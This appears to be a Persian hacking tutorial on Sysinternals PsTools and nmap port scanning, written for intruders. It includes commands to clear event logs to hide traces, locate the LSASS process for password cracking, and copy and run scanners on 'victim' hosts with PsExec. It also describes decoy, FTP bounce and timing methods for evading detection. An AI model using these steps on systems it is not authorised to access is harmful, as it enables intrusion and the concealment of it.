سویچ query اطلاعاتی در باره وضعیت سرویس در اختیار ما میگزارد .

سویچ Config اطلاعاتی در باره برنامه ایی که سرویس مورد نظر در حال اجرای ان است به ما میدهد .

سویچ Find برای آشکار کردن سرویس های در حال اجرا روی شبکه است .

مثلا به منظور کشف کردن میزبان هایی از یک حوزه شبکه که سرویس Terminal Services را اجرا میکنند می توان دستور را اینگونه نوشت .

C :\> psservice.exe find termservice
Found termservice.exe on:
\\sun 1
\\rostay 3

خوب این بگم که شما با استفاده از این نرم افزار و یک اسکنر پورت میتوانید سرویسهای مسئله دار را کشف کنید.

(c) ketabton.com: The Digital Library

ابزار Pslist

ابزار (۶) ششم خوب با این میتوانید حال آنهایی را که با داشتن لینوکس هی ، چپ میرند راست میرند و... برای شما " قمپض " می ترکاندند را سر جایشان بنشانی پسرم.!! (بله این مقاله را فقط برای پسرها نوشتم)

اسم این ابزار Pslist است.

این ابزار توانایی لیست کردن فرایند های موجد برروی سیستم محلی یا یک سیستم از راه دور را دارا میباشد و با اضافه کردن سویچ های d وm و x به ترتیب اطلاعات مربوط به Thread ها و حافظه و یا ترکیبی از این دو را نمایش دهد.این ابزار هم میتواند به صورت کلی (اجرای خالی Pslist.exe در خط فرمان) همه پروسه ها را نمایش دهد وهم میتواند یک پروسه خاص را با جزییات بیشتر نمایش دهد مثلا به این صورت :

C :\> Pslist.exe iexplorer

شما به جای iexplorer میتوانید هر پروسه ای را که دوست دارید بنویسید.

استفاده این گونه از ابزار بیشتر در مواقعی که بخواهیم کلمه عبوری را کشف کنیم موثر است زیرا با اجرای این دستور دست یابی به شناسه فرآیند (یا PID) برنامه LSASS (یا هر برنامه رمزنگاری دیگر) به راحتی ممکن است البته این ابزار در این زمینه مافوق دکترا گرفته است از انجمن کرکر ها !!!

سویچ S در این ابزار این برنامه را به حالت Task Manager برده و برنامه دائما در حال نوسازی وضعیت سیستم خواهد بود (دقیقا مشابه فرمان tcp در لینوکس است) .

سویچ R توانایی مشخص کردن زمان نوسازی اطلاعات را برحسب میلی ثانیه دارد .

این دو سویچ واقعاً در زمینه مشاهده فعالیت های سرور مفید هستند .به نمونه ایی از کاربرد این دوتا با هم توجه کنید.

C :\> Pslist.exe \\xxx.xxx.xxx.xxx s r 10 inetinfo.exe

C :\> Pslist.exe s r 10 inetinfo.exe

خوب که این فرمان را روی یک سرو اجرا کرده و در جواب به ما میگوید : هر ۱۰ ثانیه یک بار از آخرین وضعیت سرویس IIS به ما اطلاع میدهد.

سویچ T برنامه را قادر میکند فرایند را به همراه Thread های مربوطه در قالب یک ساختار درختی نمایش دهد.با این کار روابط مربوط به اجرای یک پروسه را میتوان درک کرد .

ابزار PsKill :

ابزار (۷) هفتم با نام PsKill و یا PsSuspend قادر است که یک پروسه را نابود کند و یا به حال تعلیق درآورد .

مثلا:

C :\> pskill.exe notepad

2 processes named notepad killed.

این برنامه میتواند با دریافت شناسه فرایند نیز این کار را انجام دهد مثل:

C :\> pskill.exe 1764

Process #1764 killed

بهتر است به جای نوشتن اسم پروسه مورد نظر شناسه آن را به کار ببرید زیرا همیشه احتمال نابود شدن چند پروسه دیگر هم است چون معمولا به هم ربط دارد. در موقع تایپ شناسه باید دقت زیادی کنید که اشتباه نکنید و گرنه دیگه هیچی !!

البته برای کشف شناسه فرایند نیز میتوانید از فرمانهای که بالا گفتم استفاده کنید ولی یک بار دیگر هم میگم با دستور زیر این کار را می توانید انجام دهید:

C :\> Pslist.exe | findstr / I notepad

Notepad 1764 8 1 30 1728 0:00:00.020 0:00:00.020 0:00:07.077

Notepad 1044 8 1 30 1724 0:00:00.020 0:00:00.020 0:00:07.077

Notepad 1796 8 1 30 1728 0:00:00.010 0:00:00.020 0:00:03.4835

لازم است این نکته را بگویم دوبار که این فرایند حذف یک پروسه تمام پروسه های مربوط با آن را نیز حذف میکند پس در استفاده از این دقت به خرج بدهید یا اینکه شما واقعاً نیت تخریب دارید!!!

فرمان دیگر PsSuspend است و برای تعلیق یک فرایند است و مثل قبلی است شکل نوشتن دستور آن و با نوشتن همین فرمان بعلاوه سویچ r فرایند را دوباره راه می اندازد.

خوب فرمان بعدی فرمان PsLogList است که دیگه این زیاد توضیح نمیدهم چون دیگه ۹۰% به درد مدیرها میخورد تا ما ها.

کلا این برای کنار گذاشتن Event Log Viewer است و وقایع حیاتی را نشان ما میدهد. با این دستور میتوانید رد پاها را کلا پاک کنید :

C :\> psloglist.exe –c

که این کلا فایل ثبت وقایع را پاک میکند محتویات آن را.البته به صورت ریز تر هم میشود استفاده کرد مثل دستور زیر :

C :\> psloglist.exe –c Application

خوب این هم ۱۰% کار این نرم افزار که بدرد ما می خورد (این دستور هم از راه دور میتوان استفاده کرد.اما به شرط ها !!).

(c) ketabton.com: The Digital Library

ابزار PsExec :

ابزار بعدی که معرفی میکنم ابزار PsExec است. این ابزار کار بردی ترین ابزار این مجموعه است بدون اغراق. با این ابزار شما می توانید یک برنامه (ببخشید ! هر برنامه ایی) را روی سیستم قربانی بالا پاین بکنید (منظور راه بیندازید !!). خوب اگر برنامه مورد علاقه من آنجا نبود حتی اجازه بارگیری آن (Download) را هم به ما میدهد !!! بر خلاف سایر ابزارها راه دور همچون فرمانهای معادل rexec در ویندوز ، در مورد این ابزار نیازی به نصب هیچ گونه فایل و یا DLL خاصی ندارد. (فرمان rexec یکی از فرمانهای مهم هکرها در لینوکس است که با آن میتوان سیستم عامل را " وادار " به اجرای برنامه مور نظر ما کرد ، به همین خاطر است که در چند سطر بالا گفتم " حال آنهایی را که با داشتن لینوکس هی ، چپ میرند راست میرند و... برای شما " قمپض " می ترکاندند را سر جایشان بنشانی پسرم!! ".
البته زیاد ذوق زده نشوید چون دسترسی به منبع مشترک ADMIN$ و عبور از مانع احراز هویت به منظور اجرای این برنامه از ضروریات است. این برنامه یک کمی " ها لو " میزنه چون همیشه فکر میکند ما میخواهیم از آن برای استفاده از راه دور استفاده کنیم از این رو تعیین آرگومان *computer name* در الگوی عمومی استفاده از این فرمان امری واجب است. با استفاده از سویچ u– و p– میتوان نام کاربری و کلمه عبور را وارد کرد. مثال:

C :\> psexec.exe \\xxx.xxx.xxx.xxx cmd/c dir

در استفاده از این ابزار مسیر اجرای فرمان مورد نظر به طور پیش فرض %SYSTEMROOT%\System32 است.
مثال های بیشتر :

C :\> psexec.exe \\xxx.xxx.xxx.xxx ipconfig/all
C :\> psexec.exe \\xxx.xxx.xxx.xxx net use * \\yyy.yyy.yyy.yyy\backups Rch! ve/u: backup
C :\> psexec.exe \\xxx.xxx.xxx.xxx c:\cygwin\usr\sbin\sshd

اگر نام یا مسیر دارای جای خالی باشد باید آن را درون " " قرار دهید .
اگر مسیر را درست بلد نیستید میتوانید با اضافه کردن سویچ c– و یا f– مشکل خود را حل کنید .با این روش اول برنامه یک کپی از نسخه خود در آنجا (%SYSTEMROOT%\System32) درست می کند. سویچ f– در صورت وجد برنامه مورد نظر در آنجا نسخه آن را با نسخه ارسالی عوض می کند.
یک مثال میزنم راه کار آن دست خودتان بیاد. در مثال زیر پس از بار گذاری برنامه ای با عنوان fscan (بعدا به طور کامل توضیح میدهم درباره اش) بر روی سیستم هدف. فرایند اسکن پورت های سیستمهای واقع بر روی شبکه کلاس C مقصد را انجام میدهد.

C :\> psexec.exe \\xxx.xxx.xxx.xxx –c fscan.exe q bpl-10001 –o targets.txt 192.168.0.1- 192.168.0.255

با این روش میتوانید هر برنامه (ازجمله تمام برنامه های Pstools) را روی ماشین طرف بریزید و اجرا کنید .
سویچ D باعث مخفی اجرا شدن برنامه میشود .
سویچ S برای استفاده در قالب یک حساب سیستمی استفاده میشود.
سویچ I باعث میشود دست یابی محاوره ای به سیستم پیدا کنیم .در مورد برنامه های مثل FTP که نیاز به کلمه عبور دارد استفاده میشود.

ابزار PsShutdown :

آخرین ابزار این مجموعه ابزار PsShutdown است.
کار این ابزار دقیقا شبیه ابزار shutdown در مجموعه windows Resource است. این ابزار قادر است سیستمی را خاموش و یا از خاموش شدن آن جلوگیری کند و یا لحظه ای یک سیستم را خاموش کند و...
برای خاموش کردن ناگهانی ماشین هدف از سویچ f– استفاده می کنیم. این سویچ مساوی با استفاده توام دو سویچ c و y در نرم افزار shutdown در مجموعه windows Resource است.
بقیه اش دیگه تابلو خودتان تجربه کنید !!!.

خوب تا به حال اکثر نرم افزارهای مهم جمع آوری اطلاعات مقدماتی را معرفی کردم در این باب یک کار دیگر هم است که البته خیلی مهم است و آن اسکن پورت ها برای بدست آوردن لیست پورت های باز و سرویسهای آن و... خوب اول من یک نمای کلی در باره انواع اسکن کردن پورت ها به شما میدهم تا بعد برسیم سر معرفی و آموزش چگونگی استفاده از نرم افزارهای مربوطه .

گام دوم

انواع شیوه های جستجوی پورت :

۱- مکانیزم پویش مودبانه و یا اصطلاحا (Polite Scan) :

در این مکانیزم نرم افزار پویشگر پورت یک ارتباط کامل و سه مرحله ای TCP با یک شماره پورت خاص برقرار می نماید. خوب اگر ارتباط وصل شود پس پورت مربوطه باز است. (پس حتما سرویسی وجد داشته که این پورت باز کرده).
چون این عمل کاملا قانونی (از نظر پروتکل TCP) است و یک روال طبیعی دارد احتمال آنکه ماشین هدف دچار اختلال شود وجود ندارد .

(c) ketabton.com: The Digital Library

البته به دلایلی استفاده از این شیوه احتمال لو رفتن شما بسیار زیاد میشود و زمان زیادی سرف این سه مرحله دست تکانی میشود ،البته نتایج کاملا قابل اطمینان است.
روند کاری به صورت زیر است در بیش از ۹۵% از نرم افزار های پویشگر پورت.

- یک بسته SYN به سمت ماشین هدف فرستاده شده.
- نرم افزار به مدت مشخصی که البته معمولا قابل تنظیم است منتظر جواب SYN-ACK میشود تا برگردد. اگر جواب دریافت شد پس پورت باز بوده در غیر این صورت " احتمالا " نه ۱۰۰% میشود گفت که بسته است این پورت .
- اگر پورت باز باشد مرحله سوم دست تکانی انجام می شود با فرستادن یک بسته ACK .
- خوب حالا چون پورت بازه و ما تا حالا این نرم افزار هر کاری کرده برای ارتباط با آن ماشین بوده ولی ما فقط میخواستیم ببینیم این در بازه یا نه ، نه اینکه به هم وصل شویم پس نرم افزار با فرستادن یک بسته FIN=1 ارتباط پایان میدهد.

۲- پویش مخفیانه (TCP SYN Scan) :
در این مکانیزم یا شیوه دو مرحله از دست تکانی انجام می شود و روش امن تری است نسبت به شیوه قبلی و البته سرعت آن بیشتر است نسبت به شیوه اول دارای مراحل زیر است :

- یک بسته SYS برای هدف میفرستد.
- زمان مشخصی برای جواب صبر می کند تا ببیند بسته SYN-ACK در جواب می آید یا نه .اگر جواب آمد که یعنی پورت باز است.
- با باز گشت جواب (SYN-ACK) نرم افزار سریعا بسته RESET را برای هدف میفرستد و هیچ ارتباطی به وجد نمی آید .

۳- پویش به روش نقض اصول پروتکل TCP .
در دو روش قبلی عمل پویش بر پایه فرستادن یک بسته SYS و انتظار برای دریافت بسته SYN-ACK استوار بود. در این سه روش از بسته های استفاده می شود که در حالت عادی هیچ وقت یک دفعه فرستاده نمی شود.
این روش سه مکانیزم یا شیوه دارد که توضیح میدهم.

۳-۱- TCP FIN Scan :
به طور کلی بسته های TCP FIN برای خاتمه یک ارتباط TCP ارسال می شود .و همان طور که " دوگوله " حکم میکند یک دفعه این بسته را برای شروع ارتباط نمی فرستند .در این شیوه حکم دوگوله را بر عکس کرده و تا بعد به بینیم چه میشود . طبق قواعد پروتکل اگر پورتی باز باشد و این بسته را برایش بفرستیم هیچ جوابی نمی دهد پس ما احتمال زیاد با عدم دریافت جواب پی میبریم پورت باز است اما اگر یک پورت بسته یک همچین بسته ای بفرستیم باید ماشی هدف برای ما جواب RESET بفرستد پس ما پی میبریم این پورت بسته است .

۳-۲- NULL Scan :
این هم یک مکانیزم بر خلاف حکم دوگوله است. این بار برنامه مورد نظر بدون برقراری ارتباط با ماشین هدف یک دفعه برای ماشین هدف یک بسته TCP با شماره پورت مشخص برای یک پورت خاص ارسال می کند. این بسته دارای ویژگی های است که بیتهای SYS و FIN و ACK آن ۱ نیست پس یک بسته بی معنی است با توجه به قوانین پروتکل . وقتی هدف این بسته در پیت ما را میگیرد اگر پورت باز باشد که بسته را حذف میکند اگر پورت بسته باشد یک پاسخ (یک بسته RESET) به ما میدهد. پس ما نتیجه میگیریم اگر جواب در یافت نکردیم پورت باز است اگر دریافت کردیم پورت بسته است.

۳-۳- Xmas Tree :
در این مکانیزم ، که کاملا برعکس بالا است از نظر قوانین پروتکل ما یک بسته TCP برای هدف میفرستیم که فیلد های FIN وURG و PUSH را با ۱ پر کرده ایم این هم از نظر پروتکل البته قوانین آن یک بسته بی معنی است پس پورت باز بسته را حذف میکند و پورت بسته یک جواب RESET به ما میدهد .

یک نکته خیلی مهم :
خوب این روش ها (نقض اصول پروتکل) شاید خیلی جالب باشد اما فقط برای سیستم های غیر ویندوز کارایی دارد چون وقتی برای ویندوز ها از این بسته ها بفرستید در هر حالتی جواب RESET برای ما حواله می کند .

۴- پویش به روش TCP ACK Scan :
این مکانیزم یا شیوه تقریبا شبیه سه مکانیزم بالا است با این تفاوت که یک دفعه یک بسته ACK برای هدف فرستاده میشود (این بسته معمولا در جواب بسته SYS فرستاده می شود) خوب به این ترتیب وقتی ماشین هدف یک دفعه از این نوع بسته دریافت می کند چون هیچ در خواستی نفرستاده بوده که چیزی بخواهد بگیرد سرویس دهنده آن پورت این بسته را حذف میکند که پس با این روش دریافت نکردن جواب احتمالا نتیجه میدهد که پورت باز است اگر پورت بسته باشد یک بسته RESET برای نرم افزار پویش کننده فرستاده می شود و نرم افزار با دریافت این بسته پی میبرد که پورت بسته شده است.

(c) ketabton.com: The Digital Library

این مکانیزم خوبی است چون می توان با آن از مسیریاب های فیلتر کننده و دیوار آتش عبور کرد ، اما دو مکانیزم TCP SYS Scan و مکانیزم Polite Scan این امکان را ندارند.

۵- پویش به روش FTP bounce Scan :

این از آن روشهای است که شما ناشناس میمانید و این مهم انجام نمی شود مگر با استفاده از قابلیتهای FTP !! در سویس FTP یک سری قابلیت هایی است که به شما امکان میدهد مثلا به جای اینکه از یک سرور مستقیما فایلی دریافت کنید آن را برای یک سرور دیگر بفرستید خوب این کار را برای این انجام میدهند که این دو چون سرعت اینترنت زیادی دارند فیل زود تر بارگیری میشود و بعد شما پیش سرور دومی رفته و فایل خود را روی CD میریزید و بقیه ماجرا .اینه مکانیزم از این اصل استفاده می کند.

در این مکانیزم نرم افزار پویش گر پورت یک ارتباط TCP با سرویس دهنده FTP (این را همین جا بگویم شما باید روی ماشین هدف بدانید این سرویس فعال پورت ۲۱ باز و یا ... تا این شیوه به درستی کار کند) برقرار کرده و از آن ماشین میخواهد با یک پورت مشخص روی ماشین هدف ارتباط برقرار کند (این سرویس دهنده هم می تواند روی ماشین پویشگر پورت باشد هم میتواند در یک جای دیگر از شبکه باشد) خوب اگر ارتباط برقرار نشود و سرویس دهنده FTP به نرمافزار پویش گر پورت اطلاع میدهد پورت بسته است . پس آن پورت روی ماشین قربانی بسته است. اما اگر پورت مربوطه باز باشد ، درآن موقع همیشه یک پاسخ با این مضموم که پورت باز است اما امکان تبادل فایل وجد ندارد داده میشود. خوب باز هم با دریافت این فایل پویشگر میفهمد که پورت باز است .این روش ، روش کاملا مخفیانه ای است چون ماشین هدف با یک ماشین ثالث ارتباط برقرار می کند نه با ما.

در این روش همیشه سعی کنید از سرویس دهنده های FTP وطنی " همیشه " استفاده کنید چون ما از قابلیت ای به نام : File-Forwarding استفاده می کنیم و در اکثر اوقات این قابلیت روی سرورهای وطنی به علت عدم دانش کافی فعال است اما در بیش از ۹۰% اوقات روی سرورهای اروپایی و کانادایی و آمریکایی (شیطان بزرگ!!!!! نه مکزیک و برزیل و...) بلوک شده است.

۶- پویش پورت های udp :

کلا پروتکل udp را بدون اتصال می گویند یعنی شما هیچ کنترل و... روی بسته که حواله میکنید برخلاف tcp ندارید و شاید این بسته در یک خرابه ایی ، گور به گور شود و یا شاید ترتیب دریافت آنها به هم بخورد و...

این پروتکل چون خیلی ساده است پس امکان اجرای شیوه و متدهای کمی را میدهد به ما یکی از این شیوه ها این است که یک بسته udp برای هدف فرستاده میشود اگر پاسخ ICMP Port Unreachable دریافت شود پس به طور یقین ۱۰۰۰۰۰% میشود گفت پورت بسته است در غیر این صورت میشود فرض کرد پورت باز است البته زیاد جدی نمیشود گرفت این را چون شاید بسته نرسیده باشد و یا TTL آن تمام شده باشد و...

همانطور که در این ۶ مکانیزم به شما آموزش دادم نمیشود گفت که کدام مکانیزم بهتر است و شما باید با توجه به شرایط خود که در مرحله قبل پیدا کرده اید تصمیم بگیرید که باید از کدام مکانیزم استفاده کنید. مثلا برای سیستم عامل های لینوکس و هم خانواده های آن گزینه نقض اصول پروتکل بد نیست (این یادم رفته بگم من فکر میکنم روی نسخ جدید این نوع سیستمها این مشکل برطرف شده)

و یا اگر از فیلتر شدن بسته ها کلافه شده اید مکانیزم TCP ACK Scan گزینه خوبی است. اگر ناشناس ماندن حکم مرگ زندگی دارد استفاده از مکانیزم FTP bounce Scan و استفاده از یک پرو کسی که خودتان پیکر بندی کرده باشید آن را ته امنیت را برای شما به ارمغان می آورد . اگر در داخل یک شبکه داخلی هستید مکانیزم Polite Scan جواب های ۱۰۰% درست و قابل اطمینانی را به ما می دهد. اگر مشکل کندی دست رسی به شبکه و نگرانی شناسایی دارید گزینه TCP SYN Scan انتخاب فوق العاده ایی است.

قبل از هر چیز یک مقایسه کوچولو بین نرم افزارهای پویشگر پورت معروف انجام میدهم تا بعد برسی به معرفی آنها:

نام نرم افزار پویش گر	دارا بودن مکانیزم پویش مخفیانه	توانایی پویش پورت های UDP	توانایی پویش پورت های TCP
برای سیستم عمل های UNIX			
Strobe	-	-	Ж
Tcp_Scan	-	-	Ж
Udp_Scan	-	Ж	-
Nmap	Ж	Ж	Ж
Netcat	-	Ж	Ж
برای سیستم عمل های Windows			
NMapWin	Ж	Ж	Ж
Net Scan Tools Pro	-	Ж	Ж

(c) ketabton.com: The Digital Library

200x			
Super Scan	-	-	Ж
NTO Scanner	-	-	Ж
Win Scan	-	-	Ж
Ip Eye	-	-	Ж
WUPS	-	Ж	-
Fscan	-	Ж	Ж


خوب حال به معرفی کارا ترین نرم افزار های پویشگر پورت و البته کامل ترین می پردازم:

۱- Nmap :

هیچ جای بحثی نیست که این اولی است (تا به حال). تمام ۶ مکانیزم بالا را پشتیبانی می کند البته با دقت بالا .
برای دریافت این برنامه به آدرس زیر مراجعه کنید :

www.insecure.org/nmap

خوب این هم مثل بقیه ابزارها و روال همیشگی اول برای سیستم عامل های کد باز نوشته شد بعد نمونه ویندوز آن هم آمد که خالی از اشکال هم نیست (روی xp های سرویس پک ۱ و ۲ اجرا نمی شود باید حتما بدون سرویس پک باشد ویندوز Xp یا روی NT ها اجرا کنید آن را مثلا ویندوز ۲۰۰۰ ، روی ME و ۹۸ هم اجرا نمی شود البته هنوز وقت نکردم روی SERVER 2003 Advance امتحان کنم ببینم چه میشود جواب) خوب نسخه ویندوز آن ورژن ۱,۳,۱ آخرین آن هست که این شکلی :



این فراموش کردم که بگویم حتما نرم افزار Win Pcap را باید نصب کنید که آخرین نسخه آن ۳ است برای اجرای نسخه ویندوز آن .

نسخه ویندوز آن دارای دو مدل است یک مدل تحت خط فرمان (نسخه هلو) و دیگری دارای یک رابط کاربری گرافیکی است (با نام NMapWin). به نظر من تنها مزیت نسخه گرافیکی آن است که پیکر بندی را برای مبتدی ها ساده میکند البته در پایین پنجره معادل پیکر بندی نسخه خط فرمان را نمایش میدهد و این مزیت اصلی آن است !!
این هم nmap در خط فرمان که این شکلی است :
اول من مدل خط فرمان توضیح میدهم بعد مدل گرافیکی آن راهمراه خط فرمان :

```
C:\Program Files\NMapWin\bin>nmap.exe

Nmap V. 3.00 Usage: nmap [Scan Type(s)] [Options] <host or net list>

Some Common Scan Types ('*' options require root privileges)

* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
```

(c) ketabton.com: The Digital Library


```
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)

* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)

Some Common Options (none are required, most can be combined):

* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)

* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin

* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
  --win_help Windows-specific features

Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'

SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

در جدول زیر تمام مکانیزمهای پویش پورت در (nmap) و سویچ های آن در نرم افزار Nmap توضیح داده شده است. اگر می بینید توضیحات کامل نیست به بخش " انواع شیوه های جستجوی پورت " مراجعه کنید.

	ویژگی و مشخصه پورت	سویچ ها (در خط فرمان)	نام مدل اسکن به لاتین
۱	مکانیزم پویش مودبانه !! تمام مراحل پا تکانی ببخشید دست تکانی انجام می شود .	-sT	TCP Connect
۲	مکانیزم پویش مخفیانه !! دو مرحله از سه مرحله دست تکانی ۳ مرحله ایی انجام میشود .	-sS	TCP SYS
۳	به هر پورت یک بسته TCP FIN ارسال میشود. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	-sF	TCP FIN
۴	به هر پورت یک بسته TCP با بیتهای فعال FIN و URG و PUSH ارسال میشود. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	-sX	TCP Xmas tree
۵	به هر پورت یک بسته ارسال می شود که در آن هیچ یک از بیتهای کنترلی (مثل ACK و FIN و ...) فعال نیست. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	-sN	Null
۶	به هر پورت یک بسته TCP ACK ارسال می شود. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	-sA	TCP ACK
۷	این مکانیزم مشابه SYS ACK است با این تفاوت که فیلد Window Size در بسته TCP استفاده شده است.	-sW	Window
۸	مکانیزم با حال FTP bounce Scan استفاده می شود.	-b	FTP Bounce
۹	به هر پورت یک بسته UDP ارسال میشود. اگر RESET یا پیغام ICMP برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	-sU	UDP Scanning
۱۰	مکانیزم کشف یک ماشین در شبکه با استفاده از پیغام ICMP .	-sP	Ping
۱۱	مکانیزم کشف سرویس RPC در شبکه.(این مکانیزم { خودش از مکانیزم پویش مودبانه استفاده میکند } کلیه پورت های باز و آماده استفاده از سرویس RPC که اصطلاحا port mapper را بعلاوه اطلاعات تکمیلی آشکار میکند)	-sR	RPC Scanning

خوب یکی از ویژگی های خوب nmap مکانیزم رد گم کنی خاص خود است که جدا از مکانیزم های پویش مخفی پورت است. این روش رابطه مستقیمی با پهنای باند ارتباطی شما با شبکه دارد. مکانیزم این روش این است که برای هر پورت از ماشین هدف بیش از یک بسته فرستاده میشود که فقط در فیلد IP فر سنده با هم تفاوت دارند به این صورت که ماشین قربانی مثلا با دریافت ۴ بسته در جواب چهار بسته میفرستد اما فقط یکی از ان بسته ها آدرس ماشین پویشگر پورت را دارد و بقیه آدرسهای بیگناه و بیخبر هستند که بعد از دریافت این بسته آن

(c) ketabton.com: The Digital Library

را حذف میکند .خوب اگر شما به جای ۴ بسته ۳۰ بسته بفرستید چه میشود هیچی فقط کار مسلول امنیت سایت ۳۰ برابر میشود و عملا شما غیر قابل رد یابی میشوید.
یکی از قابلیتهای این برنامه پویش هم زمان چند قربانی است که بعدا بیشتر توضیح میدهم .

یکی دیگر از ویژگی های nmap که آن را از دیگر نرم افزار های مشابه خود متمایز می کند تشخیص نوع سیستم عامل است البته راه های زیادی همچون ping و توجه به پارامتر TTL است. البته nmap از این روش استفاده نمی کند. روش این برنامه برای تشخیص OS بر مبنای نقض اصول پروتکل است مثلا هر گاه یک دفعه یک بسته ACK به سوی ویندوز حواله شود (همانطور که می دانید هیچ وقت یک بسته ACK یک دفعه حواله هیچ ماشینی نمی شود) در جواب یک بسته RESET بر می گردد. بسته هایی که این نرم افزار میفرستد یک دفعه عبارتند از SYS و NULL (بسته NULL بسته ای بدون CODE BIT است) و ACK و SYN (به سوی پورت ها بسته میفرستد) و ACK و UDP و (PSH و URG و FIN بسوی پورت های بسته) و PSH و URG و ...
خوب nmap یک ، دو جین از جواب های دریافتی هر سیستم عامل را دارد و با دریافت جواب پی به نوع OS می برد.

کد منبع برای نسخه ویندوز نرم افزار Win nmap را میتوانید از آدرس زیر بدست بی آورید :
http://nmapwin.sourceforge.com/projects/nmapwin
البته یک کمی فکر کنم انگولک کنید آن را، تو ویندوز XP با سرویس پک هم کار کند ولی من کردم نصف قابلیت های آن پرید !!! دارم روش کار میکنم !!!!!
از nmap میشود برای اتصال به یک پورت استفاده کرد با شکل عمومی زیر :

Nmap –PT <*port_number*>

خوب از این دستور nmap در مواقعی استفاده میکنم که مثلا با توجه به امکانات آن یک رنج IP را برای بالا بودن ماشین ها گشته ام ولی به جوابها خیلی شک دارم آن هایی را که احتمال می دهم ، در خواست من دیوار آتش سوزانده با این دستور چک میکنم و معمولا از پورت ۸۰ هم استفاده میکنم.
یک نمونه از دستور nmap با مکانیزم FTP Bounce را در زیر آورده ام که توضیح میدهم :

Nmap –b anonymous@ftp.lame_host.com –p 6000 xxx.xxx.xxx.xxx

فرمان بالا سعی میکند با بهره گیری از سرور ftp.lame_host.com پورت ۶۰۰۰ از میزبانی به آدرس xxx.xxx.xxx.xxx را جهت پی بردن به این مطلب که آیا میزبان مذکور در حال اجرای سرویس X (همان X Windows لینوکس)است یا خیر .
بعد یک سری کارها خود برنامه انجام میدهد . بعد جواب را نمایش میدهد.

این برنامه برای زمان بندی عمل پویش پورت امکانات خوبی را در اختیار ما قرار می دهد که البته بیشتر در تمام مقالاتی و آموزشها که در باره این برنامه نوشته شده است در حق این گزینه مافوق مهم اجحاف شده است زیرا بیشتر دیوار آتش ها که قیمت متوسطی دارند و نرم افزاری هستند همه از الگوی زمان بندی تهاجم را پشتیبانی میکند از جمله محصولات semantic و MacAfee و...
که کار این الگو باعث میشود که انواع اسکن غیر مخفی شما دود بشود و برود هوا و در بعضی مواقع هم مدهای مخفی آن از جمله FTP Bounce چون شما دارید پشت سر هم به طرف بسته میدهید .
حال که اهمیت این موضوع پی بردید در جدول زیر الگوهای زمان بندی قابل استفاده در برنامه Nmap را مشاهده میکنید:

نام الگو	فواصل زمانی	زمان صرف شده برای اسکن هر میزبان	زمان مجاز برای دریافت پاسخ مورد نظر از میزبان	پویش موازی (اسکن هم زمان چند میزبان)
Paranoid	۵ دقیقه	نامحدود	۵ دقیقه	خیر
Sneaky	۱۵ ثانیه	نامحدود	۱۵ ثانیه	خیر
Polite	۴ ثانیه	نامحدود	۶ ثانیه (حداکثر ۱۰ ثانیه)	خیر
Normal	-	نامحدود	۶ ثانیه (حداکثر ۱۰ ثانیه)	خیر
Aggressive	-	۵ دقیقه	یک ثانیه (حداکثر ۵,۱ ثانیه)	بله
Insane	-	۷۵ ثانیه	حداکثر ۳ ثانیه	بله
الگوی تعریفی توسط کاربر	Scan_delay	Host_timeout	Initial_rtt_timeout Min_rtt_timeout Max_rrt_timeout	Max_parallelism

(c) ketabton.com: The Digital Library

تمام الگوهای پیش تعریف شده را میتوان با استفاده از گزینه T– در اختیار گرفت. برای نمونه به فرمان زیر توجه کنید که الگوی کلی را نمایش میدهد :

Nmap T Sneaky sS xxx.xxx.xxx.xxx p 1-100

خوب sS که مکانیزم پویش است ، T زمان بندی را فعال می کند Sneaky هم مدل را مشخص میکند .

